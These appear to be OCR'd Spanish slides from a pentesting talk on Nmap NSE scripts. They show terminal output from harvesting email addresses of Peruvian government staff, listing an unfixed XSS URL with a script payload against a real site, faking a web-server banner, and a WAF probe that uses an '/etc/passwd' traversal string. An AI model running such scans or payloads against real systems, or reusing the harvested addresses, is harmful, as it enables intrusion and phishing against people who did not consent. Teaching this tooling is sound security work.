
```
[redacted]:~$ nmap -p80 --script http-google-email --script-args http-google-email.domain="[redacted].gob.pe" www.[redacted].gob.pe

Starting Nmap 6.47 ( http://nmap.org ) at 2015-10-20 22:06 PET
Nmap scan report for www.pcm.gob.pe (190.116.25.15)
Host is up (0.20s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-google-email:
| secretariadescentralizacion@<b>[redacted].gob.pe
| sperez@<b>[redacted].gob.pe
| gvaldivieso@<b>[redacted].gob.pe
| llescano@<b>[redacted].gob.pe
| ongei@<b>[redacted].gob.pe
| pecert@<b>[redacted].gob.pe
| sut@<b>[redacted].gob.pe
| pcateriano@<b>[redacted].gob.pe
| sarobes@<b>[redacted].gob.pe
| prensa@<b>[redacted].gob.pe
| atencionciudadana@<b>[redacted].gob.pe
| fvladez@<b>[redacted].gob.pe
| mhuarniz@<b>[redacted].gob.pe
| procuraduria@<b>[redacted].gob.pe
| ccosavalente@<b>[redacted].gob.pe
| jgonzalez@<b>[redacted].gob.pe
| aaroca@<b>[redacted].gob.pe
| aarzubiaga@<b>[redacted].gob.pe
| lortiz@<b>[redacted].gob.pe
| cvilchez@<b>[redacted].gob.pe
| rcornejo@<b>[redacted].gob.pe
| rgarcia@<b>[redacted].gob.pe
| pangulob@<b>[redacted].gob.pe
| cmazzetti@<b>[redacted].gob.pe
| [redacted]dominios@<b>[redacted].gob.pe
| ajara@<b>[redacted].gob.pe
| mjuscamaita@<b[redacted].gob.pe
|_mllona@<b>[redacted].gob.pe

Nmap done: 1 IP address (1 host up) scanned in 26.10 seconds
```

```
 --OPEN-SEC:Las direcciones de correo vienen precedidad de "bold".  Siempre hay cambios en la rpta de Google.
 for email in body:gmatch('[A-Za-z0-9%.%%%+%-]+@<b>' .. target) do
```

```
stdnse.sleep(2.0)
```

Footprint (fingerprint)


- Revisar sí fue vulnerable y se reportó
  - Http-xssed.nse



```
[redacted]$ nmap -v -p 80 --script http-xssed.nse www.info[redacted]nline.org

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 11:04 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 11:04
Scanning www.info[redacted]online.org ([redacted]) [2 ports]
Completed Ping Scan at 11:04, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:04
Completed Parallel DNS resolution of 1 host. at 11:04, 0.19s elapsed
Initiating Connect Scan at 11:04
Scanning www.info[redacted]online.org ([redacted]) [1 port]
Discovered open port 80/tcp on [redacted]
Completed Connect Scan at 11:04, 0.20s elapsed (1 total ports)
NSE: Script scanning [redacted].
Initiating NSE at 11:04
Completed NSE at 11:04, 2.33s elapsed
Nmap scan report for www.info[redacted]online.org ([redacted])
Host is up (0.18s latency).
rDNS record for [redacted]: [redacted].com
PORT   STATE SERVICE
80/tcp open  http
| http-xssed:
|
|     UNFIXED XSS vuln.
|
|       http://www.info[redacted]online.org/registro/registro.php?error=%3CH1%3E%3Cscript%3Ealert(%2FXSSED%2F)<br>%3C/script%3E%3C/H1%3E
%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%<br>3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3
CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3<br>CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CB
R%3E%3CBR%3E%3CBR%<br>3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E%3CBR%3E
|
```

Scanning

- Para mejorar el -sV ?
  - Hay situaciones donde no funciona adecudamente
    - Cambiar banner por uno que se encuentre en firmas




```
root@bt:/pentest/enumeration/web/httprint/linux# ifconfig eth0 172.28.6.254
root@bt:/pentest/enumeration/web/httprint/linux# service apache2 start
 * Starting web server apache2
```

```
[redacted] nmap -n -v -p 80 -sV 172.28.6.254

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 10:17 PET
NSE: Loaded 29 scripts for scanning.
Initiating ARP Ping Scan at 10:17
Scanning 172.28.6.254 [1 port]
Completed ARP Ping Scan at 10:17, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:17
Scanning 172.28.6.254 [1 port]
Discovered open port 80/tcp on 172.28.6.254
Completed SYN Stealth Scan at 10:17, 0.02s elapsed (1 total ports)
Initiating Service scan at 10:17
Scanning 1 service on 172.28.6.254
Completed Service scan at 10:17, 6.02s elapsed (1 service on 1 host)
NSE: Script scanning 172.28.6.254.
Nmap scan report for 172.28.6.254
Host is up (0.00059s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 5.0
MAC Address: 08:00:27:90:73:0A (Cadmus Computer Systems)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/local/bin/../share/nmap
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

Scanning


- En ocasiones (ALGUNAS POCAS) el http-waf-detect.nse funciona



```
wcuestas@31337:~/ehtoolz/web/hmap$ nmap -v -p 80 --script http-waf-detect.nse www[redacted].pe

Starting Nmap 6.46 ( http://nmap.org ) at 2014-06-27 09:51 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 09:51
Scanning www.[redacted]pe ([redacted]) [2 ports]
Completed Ping Scan at 09:51, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:51
Completed Parallel DNS resolution of 1 host. at 09:51, 0.27s elapsed
Initiating Connect Scan at 09:51
Scanning www.[redacted]pe ([redacted]) [1 port]
Discovered open port 80/tcp on [redacted]
Completed Connect Scan at 09:51, 0.03s elapsed (1 total ports)
NSE: Script scanning [redacted].
Initiating NSE at 09:51
Completed NSE at 09:51, 0.48s elapsed
Nmap scan report for www.[redacted]pe ([redacted])
Host is up (0.015s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_www.[redacted]pe:80/?p4yl04d=../../../../../../../../../../../../../../../../../etc/passwd

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

Enumeración

